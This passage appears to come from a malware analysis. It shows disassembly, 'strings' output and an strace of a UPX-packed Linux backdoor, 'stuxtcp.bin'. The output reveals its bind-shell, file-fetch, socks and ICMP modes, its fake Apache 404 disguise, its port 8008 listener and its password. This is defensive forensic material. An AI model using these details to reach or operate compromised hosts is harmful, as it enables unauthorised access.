LOAD:08048580 sub_8048288     endp
LOAD:08048580
LOAD:08048580 ; ---------------------------------------------------------------------------
LOAD:08048585                 align 4
LOAD:08048588 ; const struct timespec req
LOAD:08048588 req             timespec <3, 0>       ; DATA XREF: sub_8048288+2BFo
LOAD:08048588 LOAD            ends
LOAD:08048588
LOAD:08049590 ; ===========================================================================
LOAD:08049590
LOAD:08049590 ; Segment type: Pure data
LOAD:08049590 ; Segment permissions: Read/Write
LOAD:08049590 LOAD            segment mempage public 'DATA' use32
LOAD:08049590                 assume cs:LOAD
LOAD:08049590                 ;org 8049590h
LOAD:08049590 ; char filename[15]
LOAD:08049590 filename        db '/tmp/upxAAAAAAA'   ; DATA XREF: sub_8048288+EAo
LOAD:08049590                                        ; sub_8048288+10Bo ...
LOAD:0804959F aAaaa           db 'AAAA',0            ; DATA XREF: sub_8048288+B4o
LOAD:0804959F                                        ; sub_8048288+93o
LOAD:080495A4 unk_80495A4     db      0              ; DATA XREF: sub_8048288+12Ao
LOAD:080495A5                 db      0
LOAD:080495A6                 db      0
LOAD:080495A7                 db      0
LOAD:080495A8 ; int len
LOAD:080495A8 len             dd 7000h               ; DATA XREF: sub_8048288:loc_80484A4r
LOAD:080495AC                 db      3
LOAD:080495AD                 db      0
LOAD:080495AE                 db      0
LOAD:080495AF                 db      0
LOAD:080495B0                 db  22h ; "
LOAD:080495B1                 db      0
LOAD:080495B2                 db      0
LOAD:080495B3                 db      0
LOAD:080495B4                 db 0FFh
LOAD:080495B5                 db 0FFh
LOAD:080495B6                 db 0FFh
LOAD:080495B7                 db 0FFh
LOAD:080495B8                 db      0
LOAD:080495B9                 db      0
LOAD:080495BA                 db      0
LOAD:080495BB                 db      0
LOAD:080495BB LOAD            ends
LOAD:080495BB
LOAD:080495BB
LOAD:080495BB                 end start
```

b2240-12:~$ strings /proc/<PID>/exe

```
/lib/ld-linux.so.2
libpthread.so.0
waitpid
recv
connect
pthread_create
system
recvfrom
accept
write
fork
sigaction
__errno_location
```

```
_Jv_RegisterClasses
libc.so.6
strcpy
printf
sysconf
getprotobyname
getpid
memcpy
execl
dup2
feof
remove
socket
select
putenv
bzero
alarm
bind
chdir
umask
strstr
setgid
signal
setpgrp
strncpy
htonl
listen
fread
memset
seteuid
strcmp
gethostbyname
fclose
scanf
htons
exit
fopen
atoi
_IO_stdin_used
__libc_start_main
strlen
setsid
setegid
setuid
__gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
QVh0
RDFpassword   % BOOBY TRAP
[su]
[login]
[bash]
/dev/null
children %d died
Content-type: text/html
HTTP/1.1 404 Not Found
Date: Mon, 14 Jan 2002 03:19:55 GMT
Server: Apache/1.3.22 (Unix)
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.0//EN">
```

```
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.22 Server at localhost Port 8008</ADDRESS>
</BODY></HTML>
Content-type: text/html
<html>
<head><title>Bind Shell ok.:)</title></head>
<body bgcolor="#000000">
<div align="center"><p>
<font face="Arial" color="#999999" size="7"><b>
You get it, goodluck! :-)
</b></font></p></div><br>
</body></html>
Content-type: text/html
<html>
<head><title>Tran ok.:)</title></head>
<body bgcolor="#000000">
<div align="center"><p>
<font face="Arial" color="#999999" size="7"><b>
Tran ok!
</b></font></p></div><br>
</body></html>
Content-type: text/html
<html>
<head><title>Shell ok.:)</title></head>
<body bgcolor="#000000">
<div align="left">
<pre><font face="Arial" color="#999999" size="2">
</font></pre></div><br>
</body></html>
<b>Your Command:</b>
<br>
/tmp/tmp.txt
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:.
kissme:)
bindport
socks
givemeshell
HTTP
givemefile
Enter Your password:
========Welcome to http://www.cnhonker.com========
==========You got it, have a goodluck. :)=========
Your command:
/bin/sh
icmp
Enter Password:
Password accepted!
You entered an Incorrect Password.  Exiting...
=========================================================
```

Output of strace when running stuxtcp.bin w/ correct password:

```
2908  execve("./stuxtcp.bin", ["./stuxtcp.bin"], [/* 35 vars */]) = 0
2908  getpid()                          = 2908
2908  open("/proc/2908/exe", O_RDONLY)  = 3
2908  lseek(3, 1468, SEEK_SET)          = 1468
2908  read(3, "\224,\25[}c\0\0}c\0\0"..., 12) = 12
2908  gettimeofday({1322256880, 756414}, NULL) = 0
2908  unlink("/tmp/upxDCCHONFAC02")   = -1 ENOENT (No such file or directory)
2908  open("/tmp/upxDCCHONFAC02", O_WRONLY|O_CREAT|O_EXCL, 0700) = 4
2908  ftruncate(4, 25469)               = 0
2908  old_mmap(NULL, 28672, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0x80495a40889c020) = 0xb770d000
2908  read(3, "}c\0\0i+\0\0"..., 8)   = 8
2908  read(3, "\177?d\371\177ELF\1\0\2\0\3\0\r\200\216\4\375o\263\335\0104\7@N\27\v \0\6\0"...,
11113) = 11113
2908  write(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\2\0\3\0\1\0\0\0\200\216\4\0104\0\0\0@"..., 25469)
= 25469
2908  read(3, "\0\0\0\0UPX!"..., 8)   = 8
2908  munmap(0xb770d000, 28672)       = 0
2908  close(4)                          = 0
2908  close(3)                          = 0
2908  open("/tmp/upxDCCHONFAC02", O_RDONLY) = 3
2908  access("/proc/2908/fd/3", R_OK|X_OK) = 0
2908  unlink("/tmp/upxDCCHONFAC02")   = 0
2908  fcntl(3, F_SETFD, FD_CLOEXEC)   = 0
2908  execve("/proc/2908/fd/3", ["./stuxtcp.bin"], [/* 35 vars */]) = 0
2908  brk(0)                            = 0x93a4000
2908  access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
2908  mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7794000
2908  access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
2908  open("/etc/ld.so.cache", O_RDONLY) = 3
2908  fstat64(3, {st_mode=S_IFREG|0644, st_size=130647, ...}) = 0
2908  mmap2(NULL, 130647, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7774000
2908  close(3)                          = 0
2908  access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
2908  open("/lib/i686/cmov/libpthread.so.0", O_RDONLY) = 3
2908  read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000H\0\0004\0\0\0\330"..., 512) =
512
2908  fstat64(3, {st_mode=S_IFREG|0755, st_size=116414, ...}) = 0
2908  mmap2(NULL, 98784, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb775b000
2908  mmap2(0xb7770000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x14)
= 0xb7770000
2908  mmap2(0xb7772000, 4576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb7772000
2908  close(3)                          = 0
2908  access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
2908  open("/lib/i686/cmov/libc.so.6", O_RDONLY) = 3
2908  read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\260e\1\0004\0\0\0\4"..., 512) =
512
2908  fstat64(3, {st_mode=S_IFREG|0755, st_size=1413540, ...}) = 0
2908  mmap2(NULL, 1418864, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7600000
2908  mmap2(0xb7755000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3,
0x155) = 0xb7755000
2908  mmap2(0xb7758000, 9840, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb7758000
2908  close(3)                          = 0
2908  mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb75ff000
2908  set_thread_area({entry_number:-1 -> 6, base_addr:0xb75ffad0, limit:1048575, seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
2908  mprotect(0xb7755000, 4096, PROT_READ) = 0
```

```
2908  munmap(0xb7774000, 130647)      = 0
2908  set_tid_address(0xb75ffb18)     = 2908
2908  set_robust_list(0xb75ffb20, 0xc)  = 0
2908  futex(0xbfc91b60, FUTEX_WAKE_PRIVATE, 1) = 0
2908  rt_sigaction(SIGRTMIN, {0xb775f2e0, [], SA_SIGINFO}, NULL, 8) = 0
2908  rt_sigaction(SIGRT_1, {0xb775f720, [], SA_RESTART|SA_SIGINFO}, NULL, 8) = 0
2908  rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
2908  getrlimit(RLIMIT_STACK, {rlim_cur=8192*1024, rlim_max=RLIM_INFINITY}) = 0
2908  uname({sys="Linux", node="b2240-11", ...}) = 0
2908  fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 3), ...}) = 0
2908  mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7793000
2908  fstat64(0, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 3), ...}) = 0
2908  mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7792000
2908  write(1, "Enter Password: "..., 16) = 16
2908  read(0, "JBR\n"..., 1024)       = 4
2908  write(1, "Password accepted!\n"..., 19) = 19
2908  rt_sigaction(SIGCHLD, {0x8049360, [CHLD], SA_RESTART}, {SIG_DFL}, 8) = 0
2908  clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD,
child_tidptr=0xb75ffb18) = 2909
2908  exit_group(0)                   = ?
2909  setsid()                        = 2909
2909  rt_sigaction(SIGHUP, {SIG_IGN}, NULL, 8) = 0
2909  clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD,
child_tidptr=0xb75ffb18) = 2910
2909  exit_group(0)                   = ?
2910  chdir("/")                      = 0
2910  umask(0)                        = 077
2910  getrlimit(RLIMIT_NOFILE, {rlim_cur=1024, rlim_max=1024}) = 0
2910  close(0)                        = 0
2910  close(1)                        = 0
2910  close(2)                        = 0
2910  close(3)                        = -1 EBADF (Bad file descriptor)
2910  close(4)                        = -1 EBADF (Bad file descriptor)
2910  close(5)                        = -1 EBADF (Bad file descriptor)
2910  close(6)                        = -1 EBADF (Bad file descriptor)
2910  close(7)                        = -1 EBADF (Bad file descriptor)
2910  close(8)                        = -1 EBADF (Bad file descriptor)
2910  close(9)                        = -1 EBADF (Bad file descriptor)
2910  close(10)                       = -1 EBADF (Bad file descriptor)
...
2910  close(1015)                     = -1 EBADF (Bad file descriptor)
2910  close(1016)                     = -1 EBADF (Bad file descriptor)
2910  close(1017)                     = -1 EBADF (Bad file descriptor)
2910  close(1018)                     = -1 EBADF (Bad file descriptor)
2910  close(1019)                     = -1 EBADF (Bad file descriptor)
2910  close(1020)                     = -1 EBADF (Bad file descriptor)
2910  close(1021)                     = -1 EBADF (Bad file descriptor)
2910  close(1022)                     = -1 EBADF (Bad file descriptor)
2910  close(1023)                     = -1 EBADF (Bad file descriptor)
2910  open("/dev/null", O_RDWR)       = 0
2910  dup(0)                          = 1
2910  dup(1)                          = 2
2910  dup(2)                          = 3
2910  clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD,
child_tidptr=0xb75ffb18) = 2911
2910  socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 4
2910  bind(4, {sa_family=AF_INET, sin_port=htons(8008), sin_addr=inet_addr("0.0.0.0")}, 16) = -1
EADDRINUSE (Address already in use)
2911  brk(0 <unfinished ...>
2910  exit_group(-1)                  = ?
2911  <... brk resumed> )             = 0x93a4000
2911  brk(0x93c5000)                  = 0x93c5000
```

```
2911  open("/etc/nsswitch.conf", O_RDONLY) = 4
2911  fstat64(4, {st_mode=S_IFREG|0644, st_size=475, ...}) = 0
2911  mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7791000
2911  read(4, "# /etc/nsswitch.conf\n#\n# Example "..., 4096) = 475
2911  read(4, ""..., 4096)           = 0
2911  close(4)                       = 0
2911  munmap(0xb7791000, 4096)       = 0
2911  open("/etc/ld.so.cache", O_RDONLY) = 4
2911  fstat64(4, {st_mode=S_IFREG|0644, st_size=130647, ...}) = 0
2911  mmap2(NULL, 130647, PROT_READ, MAP_PRIVATE, 4, 0) = 0xb75df000
2911  close(4)                       = 0
2911  access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/tls/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls/i686/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls/i686", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/tls/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/tls", 0xbfc8f428)  = -1 ENOENT (No such file or directory)
2911  open("/lib/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/i686/cmov", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/lib/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/i686", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/lib/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/sse2", 0xbfc8f428)   = -1 ENOENT (No such file or directory)
2911  open("/lib/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib/cmov", 0xbfc8f428)   = -1 ENOENT (No such file or directory)
2911  open("/lib/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/lib", {st_mode=S_IFDIR|0755, st_size=12288, ...}) = 0
2911  open("/usr/lib/tls/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/tls/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/tls/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/tls/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/tls/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/tls/i686/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/tls/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/tls/i686", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/tls/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/tls/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/tls/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/tls/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
```

```
2911  open("/usr/lib/tls/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/tls/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/tls/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/tls", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/usr/lib/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/i686/cmov", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/usr/lib/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/i686", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/usr/lib/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/sse2", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/usr/lib/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or directory)
2911  stat64("/usr/lib", {st_mode=S_IFDIR|0755, st_size=135168, ...}) = 0
2911  open("/lib/i486-linux-gnu/tls/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No
such file or directory)
2911  stat64("/lib/i486-linux-gnu/tls/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/lib/i486-linux-gnu/tls/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/lib/i486-linux-gnu/tls/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/lib/i486-linux-gnu/tls/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/lib/i486-linux-gnu/tls/i686/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/lib/i486-linux-gnu/tls/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/tls/i686", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/tls/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/lib/i486-linux-gnu/tls/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/lib/i486-linux-gnu/tls/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/tls/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/tls/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/tls/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/tls/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/tls", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/lib/i486-linux-gnu/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/lib/i486-linux-gnu/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/i686/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/i686", 0xbfc8f428) = -1 ENOENT (No such file or directory)
```

```
2911  open("/lib/i486-linux-gnu/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/lib/i486-linux-gnu/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/lib/i486-linux-gnu", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  open("/usr/lib/i486-linux-gnu/tls/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No
such file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file
or directory)
2911  open("/usr/lib/i486-linux-gnu/tls/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/tls/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/i686/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/tls/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file
or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/i686", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/tls/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/tls/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file
or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/sse2", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/tls/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file
or directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/tls/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/i486-linux-gnu/tls", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/i486-linux-gnu/i686/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No
such file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/i686/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/i686/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/i686/sse2", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/i686/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/i686/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
2911  open("/usr/lib/i486-linux-gnu/i686/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/i486-linux-gnu/i686", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/i486-linux-gnu/sse2/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such
file or directory)
2911  stat64("/usr/lib/i486-linux-gnu/sse2/cmov", 0xbfc8f428) = -1 ENOENT (No such file or
directory)
```

```
2911  open("/usr/lib/i486-linux-gnu/sse2/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/i486-linux-gnu/sse2", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/i486-linux-gnu/cmov/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/i486-linux-gnu/cmov", 0xbfc8f428) = -1 ENOENT (No such file or directory)
2911  open("/usr/lib/i486-linux-gnu/libnss_db.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
2911  stat64("/usr/lib/i486-linux-gnu", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
2911  munmap(0xb75df000, 130647)      = 0
2911  open("/etc/ld.so.cache", O_RDONLY) = 4
2911  fstat64(4, {st_mode=S_IFREG|0644, st_size=130647, ...}) = 0
2911  mmap2(NULL, 130647, PROT_READ, MAP_PRIVATE, 4, 0) = 0xb75df000
2911  close(4)                        = 0
2911  access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
2911  open("/lib/i686/cmov/libnss_files.so.2", O_RDONLY) = 4
2911  read(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\320\30\0\0004\0\0\0\250"..., 512)
= 512
2911  fstat64(4, {st_mode=S_IFREG|0644, st_size=42504, ...}) = 0
2911  mmap2(NULL, 45720, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 4, 0) = 0xb7786000
2911  mmap2(0xb7790000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 4, 0x9)
= 0xb7790000
2911  close(4)                        = 0
2911  munmap(0xb75df000, 130647)      = 0
2911  open("/etc/protocols", O_RDONLY|O_CLOEXEC) = 4
2911  fcntl64(4, F_GETFD)             = 0x1 (flags FD_CLOEXEC)
2911  fstat64(4, {st_mode=S_IFREG|0644, st_size=2626, ...}) = 0
2911  mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7785000
2911  read(4, "# Internet (IP) protocols\n#\n# Upd"..., 4096) = 2626
2911  close(4)                        = 0
2911  munmap(0xb7785000, 4096)        = 0
2911  socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = -1 EPERM (Operation not permitted)
2911  exit_group(0)                   = ?
```